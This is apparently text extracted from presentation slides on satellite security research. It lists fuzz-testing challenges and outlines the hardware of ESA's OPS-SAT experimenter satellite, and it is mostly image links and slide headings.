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


Automated Fuzz Testing


- Missing emulators
- Satellite-specific configurations
- More @ Typhoocon'23



System Analysis



OPS-Sat



Experimenter

Operated by ESA
Open for Research

S-/X-Band, SDR, Optical Rx., Camera, ...

Peripherals

ARM-Based Linux + FPGA


Payload Plattform

December 2019




Launched






System Chart




